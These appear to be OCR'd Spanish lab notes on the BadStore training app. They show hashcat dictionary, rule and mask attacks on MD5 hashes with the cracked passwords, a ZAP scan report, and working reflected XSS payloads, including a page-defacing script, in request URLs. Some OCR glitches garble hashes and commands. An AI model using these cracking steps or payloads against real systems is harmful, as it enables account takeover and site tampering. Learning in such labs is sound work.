
```
MySQL [badstoredb]> INSERT INTO userdb (email, passwd, pwdhint, fullname, role)
    -> VALUES ('jonathan@gomez.com', '5f4dcc3b3b5aa765d61d8327deb882cf99', 'black', 'Jonathan Gomez', 'A');
Query OK, 1 row affected, 1 warning (0.001 sec)
```

Creamos una contraseña en md5
–$ echo -n "password" | md5sum

5f4dcc3b5aa765d61d8327deb882cf99




```
| jonathan@gomez.com    | 5f4dcc3b5aa765d61d8327deb882cf99 | black    | Jonathan Gomez                | A     |
+-----------------------+----------------------------------+----------+-------------------------------+-------+
```



Welcome **Jonathan Gomez** - Cart contains 0 items at $0.00

Welcome to BadStore.net!

Identificamos el tipo de hash (MD5)



```
└─$ hashid '5EBE2294ECD0E0F08EAB7690D2A6EE69'
Analyzing '5EBE2294ECD0E0F08EAB7690D2A6EE69'
[+] MD2
[+] MD5
[+] MD4
```


Crear un archivo con el hash

echo "5EBE2294ECD0E0F08EAB7690D2A6EE69" > hash.txt

Atacar con el diccionario Rockyou

hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt

Resultado encontrado



```
5ebe2294ecd0e0f08eab7690d2a6ee69:secret

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 5ebe2294ecd0e0f08eab7690d2a6ee69
Time.Started.....: Thu Oct  9 14:53:36 2025 (0 secs)
Time.Estimated...: Thu Oct  9 14:53:36 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    13620 H/s (0.12ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1024/14344385 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> bethany
Hardware.Mon.#1..: Util: 46%

Started: Thu Oct  9 14:52:50 2025
Stopped: Thu Oct  9 14:53:37 2025
```

Para ver el resultado


hashcat -m 0 hash.txt --show

5ebe2294ecd0e0f08eab7690d2a6ee69:secret

Cree un archivo con hash en la base de datos vamos a practicar con estos hashes


Ataque con Diccionario

hashcat -m 0 all_hashes.txt /usr/share/wordlists/rockyou.txt -O -w 3




```
┌──(kali㉿kali)-[~]
└─$ cat all_hashes.txt
098F6BCD4621D373CADE4E832627B4F6
62072d95acb588c7ee9d6fa0c6c85155
9726255eec083aa56dc0449a21b33190
99b0e8da24e29e4ccb5d7d76e677c2ac
e40b34e3380d6d2b238762f0330fbd84
5f4dcc3b5aa765d61d8327deb882cf99
8cb554127837a4002338c10a299289fb
```

hashcat -m 0 all_hashes.txt –show



```
098f6bcd4621d373cade4e832627b4f6:test
62072d95acb588c7ee9d6fa0c6c85155:iforgot
9726255eec083aa56dc0449a21b33190:money
99b0e8da24e29e4ccb5d7d76e677c2ac:supplier
5f4dcc3b5aa765d61d8327deb882cf99:password
8cb554127837a4002338c10a299289fb:profit
```


Ataque fuerza bruta



```
┌──(kali㉿kali)-[~]
└─$ cat fb_hash.txt
2fbd38e6c6c4a64ef43fac3f0be7860e
0DF3DBF0EF9B6F1D49E88194D26AE243
8E0FAA8363D8EE4D377574AEE8DD992E
```

Prueba con 8 caracteres: 1 mayúscula, 6 minúsculas, 1 dígito

hashcat -m 0 -a 3 all_hashes.txt ?u?l?l?l?l?l?l?d prueba no exitosa por fuerza bruta



```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 0 (MD5)
Hash.Target......: fb_hash.txt
Time.Started.....: Thu Oct  9 15:14:45 2025 (9 mins, 18 secs)
Time.Estimated...: Thu Oct  9 15:33:09 2025 (9 mins, 6 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?u?l?l?l?l?l?l?d [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 70885.1 kH/s (6.89ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered........: 0/3 (0.00%) Digests (total), 0/3 (0.00%) Digests (new)
Progress.........: 41568071680/80318101760 (51.75%)
Rejected.........: 0/41568071680 (0.00%)
Restore.Point....: 2364928/4569760 (51.75%)
Restore.Sub.#1...: Salt:0 Amplifier:4096-5120 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1....: Nabftbr8 -> Qhlcaas7
Hardware.Mon.#1..: Util: 92%
```

# 1. PRIMERO: Diccionario básico

hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt

# 2. SEGUNDO: Diccionario con reglas

hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt -r best64.rule


# 3. TERCERO: Máscaras comunes

```
hashcat -m 0 -a 3 hashes.txt ?d?d?d?d?d?d?d?d        # 8 dígitos
hashcat -m 0 -a 3 hashes.txt ?l?l?l?l?l?l?l?l        # 8 minúsculas
hashcat -m 0 -a 3 hashes.txt ?u?l?l?l?l?l?l?d        # 1 mayúscula + 6 minúsculas + 1 dígito
```

# 4. CUARTO: Fuerza bruta completa (último recurso)

Ataque CSS

Nos dice que esta url es vulnerable



```
HTTP/1.1 200 OK
Date: Thu, 09 Oct 2025 16
Server: Apache/1.3.28 (Ur
Cache-Control: no-cache
ETag: CPE1704TKS
Pragma: no-cache
Content-Type: text/html
content-length: 10102
```

Cross Site Scripting (Reflected)

URL: http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=%3Cscrlpt%3Ealert%281%29%3B%3C%2FscRipt%3E

Risk: High

Confidence: Medium

Parameter: searchquery

Attack: <scrlpt>alert(1);</scRipt>

Evidence: <scrlpt>alert(1);</scRipt>

CWE ID: 79

WASC ID: 8

Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser obiect


Other Info:

Solution:
Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Reference:
https://owasp.org/www-community/attacks/xss/
https://cwe.mitre.org/data/definitions/79.html

```
Alerts (25)
  Cross Site Scripting (DOM Based) (6)
  Cross Site Scripting (Reflected) (3)
    GET: http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&action=whatsnew&c
    GET: http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=%3Csc
    POST: http://www.badstore.net/cgi-bin/badstore.cgi?action=moduser
  Path Traversal
  SQL Injection
  SQL Injection - MySQL (6)
  SQL Injection - SQLite (Time Based) (2)
  Absence of Anti-CSRF Tokens (18)
  Application Error Disclosure (13)
Alerts 6 6 5 8 Main Proxy: localhost:8080
```

Le agregamos un 88




www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=<scrlpt>alert(88)%3B<%2FscRipt>

www.badstore.net

88

Don't allow www.badstore.net to prompt you again http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery="><script>alert(88)</script>


http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=<script>document.body.innerHTML="<h1>HACKED</h1>"</script>


www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=<script>document.body.innerHTML="<h1>HACKED</h1>"</script

HACKED

http://www.badstore.net/cgi-bin/badstore.cgi?action=qsearch&searchquery=%22%3E%3Cscript%3Ealert(%22Jonathan%20Gomez%22)%3C/script%3E

<script>alert("Jonathan Gomez")</script>


www.badstore.net

Jonathan Gomez